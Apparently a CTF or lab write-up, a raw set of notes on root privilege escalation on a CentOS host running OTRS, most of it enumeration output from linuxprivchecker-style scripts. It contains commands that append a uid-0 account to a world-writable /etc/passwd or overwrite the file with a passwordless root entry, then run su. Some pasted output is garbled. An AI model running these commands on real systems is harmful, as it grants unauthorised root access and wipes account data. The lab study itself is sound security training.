lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
```

```
polkitd:x:999:998:User for polkitd:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd
daemon:/dev/null:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
jerry:x:1003:1003:jerry:/var/jerry:/bin/bash
systemd-bus-proxy:x:998:996:systemd Bus Proxy:/sbin/nologin
systemd-network:x:997:995:systemd Network Management:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
otrs:x:1004:1004:OTRS user:/opt/otrs:/bin/bash
nginx:x:996:993:Nginx web server:/var/lib/nginx:/sbin/nologin
```

```
ls
Cron.sh
cgi-bin
etc
fcgi-bin
otrs.CheckModules.pl
otrs.CheckSum.pl
otrs.Console.pl
otrs.Daemon.pl
otrs.PostMaster.pl
otrs.SetPermissions.pl
```

```
echo apache:x:0:0:root:/root:/bin/bash >> /etc/passwd
```

```
cat /etc/passwd
root:x:0:0:root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin.sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd
daemon:/dev/null:/sbin/nologin
```

```
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
jerry:x:1003:1003:jerry:/var/jerry:/bin/bash
systemd-bus-proxy:x:998:996:systemd Bus Proxy:/sbin/nologin
systemd-network:x:997:995:systemd Network Management:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
otrs:x:1004:1004:OTRS user:/opt/otrs:/bin/bash
nginx:x:996:993:Nginx web server:/var/lib/nginx:/sbin/nologin
apache:x:0:0:root:/root:/bin/bash
```

```
whoami
apache
id
uid=48(apache) gid=48(apache) groups=48(apache)
```

```
echo root::0:0:root:/root:/bin/bash > /etc/passwd
su
id
uid=0(root) gid=0(root) groups=0(root)
```

```
cd /root
ls
anaconda-ks.cfg
httpd_shm.mod
httpd_shm.pp
httpd_shm.te
proof.txt
cat proof.txt
1dcca23355272056f04fe8bf20edfce0
```

```
ls
anaconda-ks.cfg
httpd_shm.mod
httpd_shm.pp
httpd_shm.te
proof.txt
cat httpd_shm.mod
| SE Linux Module
httpd_shm11.0@shm    associate    unix_read
unix_writeobject_r@@@httpd_t
```

```
@unconfined_t@@@@@@@@@@@shmobject_rht
tpd_t
unconfined_t
```

```
proof.txt
1dcca23355272056f04fe8bf20edfce0
```

```
cd /root
ls
anaconda-ks.cfg
httpd_shm.mod
httpd_shm.pp
httpd_shm.te
proof.txt

mdf^?5sum proof.txt
bash: line 65: $'mdf\1775sum': command not found
md5sum proof.txt
ba2c374ab80ef9eb7c6bcc866197f127 proof.txt

cat proof.txt
1dcca23355272056f04fe8bf20edfce0
```

The use of linuxpriviledge escalation was used to scan the local machine, I have used the linux-local-enum.sh & linuxprivchecker.py to audit the machine and found the below.
Which showed the below and World write was set for /etc/passwd so you can over write it with the below :

The below will add root and no password so you can just "su" and become root, the proof is above this.

```
echo apache:x:0:0:root:/bin/bash >> /etc/passwd
```

```
cat proof.txt
1dcca23355272056f04fe8bf20edfce0
```

```
#####
Checking if anyone except root can change /etc/passwd
WARNING: /etc/passwd is a critical config file. The group root can write to /etc/passwd
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
Checking if anyone except root can change /etc/group
Checking if anyone except root can change /etc/inittab
Checking if anyone except root can change /etc/fstab
Checking if anyone except root can change /etc/profile
Checking if anyone except root can change /etc/sudoers
Checking if anyone except root can change /etc/shadow
```

Check this out as there is a user called **willy**

Just type:
echo root::0:0:root:/bin/bash > /etc/passwd
su
and you are root.

From <https://security.stackexchange.com/questions/151700/privilege-escalation-using-passwd-file?utm_medium=organic&utm_source=google_rich_qa&utm_campaign=google_rich_qa>

Privilege

10 April 2018
00:07

GETTING FILESYSTEM INFO...

[+] Mount results

```
/dev/mapper/centos-root on / type xfs (rw,relatime,attr2,inode64,noquota)
devtmpfs on /dev type devtmpfs (rw,nosuid,size=498384k,nr_inodes=124596,mode=755)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
mqueue on /dev/mqueue type mqueue (rw,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs
(rw,relatime,fd=25,pgrp=1,timeo=300,minproto=5,maxproto=5,direct)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup
(rw,nosuid,nodev,noexec,relatime,xattr,release_agent=/usr/lib/systemd/systemd-cgroups-
agent,name=systemd)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup
(rw,nosuid,nodev,noexec,relatime,cpuacct,cpu)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/net_cls type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
```

```
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
configfs on /sys/kernel/config type configfs (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
tmpfs on /run type tmpfs (rw,nosuid,nodev,mode=755)
/dev/sda1 on /boot type xfs (rw,relatime,attr2,inode64,noquota)
/dev/mapper/centos-root on /tmp type xfs (rw,relatime,attr2,inode64,noquota)
/dev/mapper/centos-root on /var/tmp type xfs (rw,relatime,attr2,inode64,noquota)
tmpfs on /run/user/1004 type tmpfs
(rw,nosuid,nodev,relatime,size=101720k,mode=700,uid=1004,gid=1004)
tmpfs on /run/user/0 type tmpfs (rw,nosuid,nodev,relatime,size=101720k,mode=700)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
```

[+] fstab entries

```
#  
# /etc/fstab  
# Created by anaconda on Fri Feb 5 02:24:38 2016  
#  
# Accessible filesystems, by reference, are maintained under '/dev/disk'  
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8) for more info  
#  
/dev/mapper/centos-root / xfs defaults 0 0  
UUID=2c61a40f-03ff-4807-94e6-394a9f730b25 /boot xfs defaults 0 0  
/dev/mapper/centos-swap swap swap defaults 0 0
```

[+] Scheduled cron jobs

```
-rw-----. 1 root root 0 Jul 27 2015 /etc/cron.deny
-rw-r--r--. 1 root root 451 Jun 9 2014 /etc/crontab
/etc/cron.d:  
total 16
drwxr-xr-x. 2 root root 20 Feb 5 2016 .
drwxr-xr-x. 80 root root 8192 May 7 2016 ..
-rw-r--r--. 1 root root 128 Jul 27 2015 0hourly
/etc/cron.daily:  
total 24
drwxr-xr-x. 2 root root 62 Feb 5 2016 .
drwxr-xr-x. 80 root root 8192 May 7 2016 ..
-rwrxr-xr-x. 1 root root 332 Dec 3 2015 0yum-daily.cron
-rwx-----. 1 root root 180 Jul 31 2013 logrotate
-rwrxr-xr-x. 1 root root 618 Mar 17 2014 man-db.cron
/etc/cron.hourly:  
total 20
drwxr-xr-x. 2 root root 44 Feb 5 2016 .
drwxr-xr-x. 80 root root 8192 May 7 2016 ..
-rwrxr-xr-x. 1 root root 392 Jul 27 2015 0anacron
-rwrxr-xr-x. 1 root root 362 Dec 3 2015 0yum-hourly.cron
/etc/cron.monthly:  
total 12
drwxr-xr-x. 2 root root 6 Jun 9 2014 .
drwxr-xr-x. 80 root root 8192 May 7 2016 ..
/etc/cron.weekly:  
total 12
```

```
drwxr-xr-x. 2 root root 6 Jun 9 2014 .
drwxr-xr-x. 80 root root 8192 May 7 2016 ..
```

[+] Writable cron dirs

[*] ENUMERATING USER AND ENVIRONMENTAL INFO...

[+] Logged in User Activity

```
23:13:06 up 9:38, 0 users, load average: 0.08, 0.04, 0.05
USER   TTY   FROM      LOGIN@ IDLE JCPU PCPU WHAT
```

[+] Super Users Found:

```
root
```

[+] Environment

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
LC_MESSAGES=POSIX
_=/usr/bin/env
PWD=/var/tmp
LANG=C
NOTIFY_SOCKET=/run/systemd/notify
SHLVL=9
```

[+] Root and current user history (depends on privs)

[+] Sudoers (privileged)

[+] All users

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
dbus:x:81:81:System message bus:/sbin/nologin
polkitd:x:999:998:User for polkitd:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd
daemon:/dev/null:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
jerry:x:1003:1003:jerry:/var/jerry:/bin/bash
systemd-bus-proxy:x:998:996:systemd Bus Proxy:/sbin/nologin
```

```
systemd-network:x:997:995:systemd Network Management:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql/sbin/nologin
otrs:x:1004:1004:OTRS user:/opt/otrs/bin/bash
nginx:x:996:993:Nginx web server:/var/lib/nginx/sbin/nologin
```

[+] Current User

```
apache
```

[+] Current User ID

```
uid=48(apache) gid=48(apache) groups=48(apache)
```

[*] ENUMERATING FILE AND DIRECTORY PERMISSIONS/CONTENTS...

[+] World Writeable Directories for User/Group 'Root'

```
drwxrwxrwt 2 root root 40 May 7 2016 /dev/mqueue
drwxrwxrwt 2 root root 40 May 7 2016 /dev/shm
drwxrwxrwt 0 root root 6 May 7 2016 /tmp
drwxrwxrwt 2 root root 68 Apr 9 23:13 /var/tmp
```

[+] World Writeable Directories for Users other than Root

[+] World Writable Files

```
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/bkfst/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/perf_event/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/devices/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/cpuset/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/hugetlb/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/freezer/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/net_cls/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/memory/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/cpu,cpuacct/cgroup.event_control
--w--w--w- 1 root root 0 Apr 9 15:05 /sys/fs/cgroup/systemd/user.slice/user-0.slice/session-
c1.scope/cgroup.event_control
--w--w--w- 1 root root 0 Apr 9 14:01 /sys/fs/cgroup/systemd/user.slice/user-
0.slice/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/user.slice/user-1004.slice/session-
2.scope/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/user.slice/user-
1004.slice/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016 /sys/fs/cgroup/systemd/user.slice/cgroup.event_control
--w--w--w- 1 root root 0 Apr 9 14:57 /sys/fs/cgroup/systemd/system.slice/proc-sys-fs-
binfmt_misc.mount/cgroup.event_control
--w--w--w- 1 root root 0 Apr 9 14:30 /sys/fs/cgroup/systemd/system.slice/run-user-
0.mount/cgroup.event_control
--w--w--w- 1 root root 0 Apr 9 13:49 /sys/fs/cgroup/systemd/system.slice/run-user-
1004.mount/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016
/sys/fs/cgroup/systemd/system.slice/network.service/cgroup.event_control
--w--w--w- 1 root root 0 May 7 2016
/sys/fs/cgroup/systemd/system.slice/httpd.service/cgroup.event_control
```

```
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/mariadb.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/nginx.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/sshd.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/tuned.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/postfix.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/polkit.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/wpa_supplicant.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/NetworkManager.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/rhel-
dmesg.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-user-
sessions.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/crond.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-update-
utmp.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/vmtoolsd.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/dbus.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/rsyslog.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/firewalld.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-
logind.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-tmpfiles-
setup.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/auditd.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/rhel-import-
state.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/dev-
dm\x2d1.swap/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/dev-disk-by\x2duuid-
054ffeaax2da3e0\x2d4224\x2d873a\x2d09f2f3637e32.swap/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/dev-disk-by\x2did-
dm\x2duuid\x2dLVM\x2dhRG2tGhHAcnZ4w9h1RDloPb5G5ACnTj9x3RTERI39IAktgPYJ1cQ5CfM7scfT
ew4.swap/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/dev-centos-
swap.swap/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/dev-disk-by\x2did-
dm\x2dname\x2dcentos\x2dswap.swap/cgroup.event_control
```

```
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/dev-mapper-centos\x2dswap.swap/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/lvm2-monitor.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016
/sys/fs/cgroup/systemd/system.slice/boot.mount/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-udev-trigger.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/system-lvm2\x2dpvscan.slice/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-tmpfiles-setup-dev.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/rhel-readonly.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-udevd.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/lvm2-lvmetad.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-random-seed.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-journal-flush.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-remount-fs.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/kmod-static-nodes.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-sysctl.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/-mount/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-vconsole-setup.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-fsck-root.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/sys-kernel-config.mount/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/sys-kernel-debug.mount/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/dev-hugepages.mount/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/system-getty.slice/getty@tty1.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/system-getty.slice/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/dev-mqueue.mount/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/systemd-journald.service/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/system.slice/cgroup.event_control
--w--w--w- 1 root root 0 May  7 2016 /sys/fs/cgroup/systemd/cgroup.event_control
-rwxrwxrwx. 1 root root 1306 Apr  9 23:00 /etc/passwd
```

```
----rwxrwx 1 apache apache 7944 Apr 9 22:36 /var/tmp/9545
```

[+] Checking if root's home folder is accessible

[+] SUID/SGID Files and Directories

```
drwxr-sr-x 3 root systemd-journal 60 May 7 2016 /run/log/journal
drwxr-s--- 2 root systemd-journal 80 Apr 9 13:35
/run/log/journal/c4e2ab235f34435d8f2c6b96da7807e5
-r-xr-sr-x. 1 root tty 15344 Jun 10 2014 /usr/bin/wall
-rwrxr-sr-x. 1 root tty 19536 Nov 20 2015 /usr/bin/write
-rwsr-xr-x. 1 root root 64200 Mar 6 2015 /usr/bin/chage
-rwsr-xr-x. 1 root root 78168 Mar 6 2015 /usr/bin/gpasswd
-rwsr-xr-x. 1 root root 41752 Mar 6 2015 /usr/bin/newgrp
-rwsr-xr-x. 1 root root 44232 Nov 20 2015 /usr/bin/mount
-rws--x--x. 1 root root 23960 Nov 20 2015 /usr/bin/chfn
-rws--x--x. 1 root root 23856 Nov 20 2015 /usr/bin/chsh
-rwsr-xr-x. 1 root root 32072 Nov 20 2015 /usr/bin/su
-rwsr-xr-x. 1 root root 31960 Nov 20 2015 /usr/bin/umount
-rwsr-xr-x. 1 root root 27656 Jun 9 2014 /usr/bin/pkexec
-rwsr-xr-x. 1 root root 57544 Jul 27 2015 /usr/bin/crontab
---s--x--x. 1 root root 130720 Nov 20 2015 /usr/bin/sudo
---x--s--x. 1 root nobody 306304 Jan 14 2016 /usr/bin/ssh-agent
-rwsr-xr-x. 1 root root 27832 Jun 10 2014 /usr/bin/passwd
-rwsr-xr-x. 1 root root 11208 Aug 18 2015 /usr/sbin/pam_timestamp_check
-rwsr-xr-x. 1 root root 36264 Aug 18 2015 /usr/sbin/unix_chkpwd
-rwxr-sr-x. 1 root root 11208 Nov 20 2015 /usr/sbin/netreport
-rwsr-xr-x. 1 root root 11272 Nov 20 2015 /usr/sbin/usernetctl
-rwxr-sr-x. 1 root postdrop 218552 Jun 10 2014 /usr/sbin/postdrop
-rwxr-sr-x. 1 root postdrop 259992 Jun 10 2014 /usr/sbin/postqueue
-rwsr-xr-x. 1 root root 15416 Jun 9 2014 /usr/lib/polkit-1/polkit-agent-helper-1
-r-sr-xr-x 1 root root 9532 Feb 5 2016 /usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
-r-sr-xr-x 1 root root 10224 Feb 5 2016 /usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
-rwsr-x---. 1 root dbus 318392 Nov 20 2015 /usr/lib64/dbus-1/dbus-daemon-launch-helper
-rwx--s--x. 1 root utmp 11192 Jun 10 2014 /usr/libexec/utempter/utempter
---x--s--x. 1 root ssh_keys 461416 Jan 14 2016 /usr/libexec/openssh/ssh-keysign
drwxrwsr-x. 4 otrs apache 4096 Apr 9 13:35 /opt/otsr/bin
drwxrwsr-x. 2 otrs apache 104 Feb 5 2016 /opt/otsr/bin/fcgi-bin
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otsr/bin/cgi-bin
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016 /opt/otsr/Custom
drwxrwsr-x. 3 otrs apache 41 Feb 5 2016 /opt/otsr/doc
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otsr/doc/sample_mails
drwxrwsr-x. 3 otrs apache 17 Feb 5 2016 /opt/otsr/i18n
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otsr/i18n/otsr
drwxrwsr-x. 9 otrs apache 4096 Apr 9 13:35 /opt/otsr/Kernel
drwxrwsr-x. 3 otrs apache 36 Feb 5 2016 /opt/otsr/Kernel/Config
drwxrwsr-x. 2 otrs apache 4096 Apr 9 20:26 /opt/otsr/Kernel/Config/Files
drwxrwsr-x. 5 otrs apache 42 Apr 9 13:35 /opt/otsr/Kernel/Output
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otsr/Kernel/Output/PDF
drwxrwsr-x. 25 otrs apache 4096 Apr 9 13:35 /opt/otsr/Kernel/Output/HTML
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otsr/Kernel/Output/HTML/ServicePreferences
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otsr/Kernel/Output/HTML/Preferences
```

drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/Layout
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/NavBar
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/TicketOverviewMenu
drwxrwsr-x. 2 otrs apache 54 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/TicketOverview
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/QueuePreferences
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/SLAPreferences
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/ArticleCompose
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/ArticleAttachment
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/TicketBulk
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/TicketMenu
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/FilterText
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/LinkObject
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/Notification
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/CustomerNewTicket
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/Statistics
drwxrwsr-x. 3 otrs apache 21 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/Templates
drwxrwsr-x. 5 otrs apache 12288 Feb 5 2016

/opt/otrs/Kernel/Output/HTML/Templates/Standard
drwxrwsr-x. 3 otrs apache 18 Feb 5 2016

/opt/otrs/Kernel/Output/HTML/Templates/Standard/NotificationEvent
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016

/opt/otrs/Kernel/Output/HTML/Templates/Standard/NotificationEvent/Email
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016

/opt/otrs/Kernel/Output/HTML/Templates/Standard/ProcessManagement
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016

/opt/otrs/Kernel/Output/HTML/Templates/Standard/Statistics
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016

/opt/otrs/Kernel/Output/HTML/Templates/Standard/Statistics/StatsResultRender
drwxrwsr-x. 2 otrs apache 46 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/CustomerUser
drwxrwsr-x. 2 otrs apache 80 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/HeaderMeta
drwxrwsr-x. 2 otrs apache 34 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/ArticleCheck
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/Dashboard
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Output/HTML/ToolBar
drwxrwsr-x. 3 otrs apache 55 Feb 5 2016 /opt/otrs/Kernel/Output/Template
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/Output/Template/Plugin
drwxrwsr-x. 35 otrs apache 4096 Apr 9 13:35 /opt/otrs/Kernel/System
drwxrwsr-x. 2 otrs apache 72 Feb 5 2016 /opt/otrs/Kernel/System/DB
drwxrwsr-x. 3 otrs apache 15 Feb 5 2016 /opt/otrs/Kernel/System/ACL
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016 /opt/otrs/Kernel/System/ACL/DB
drwxrwsr-x. 2 otrs apache 36 Feb 5 2016 /opt/otrs/Kernel/System/Log
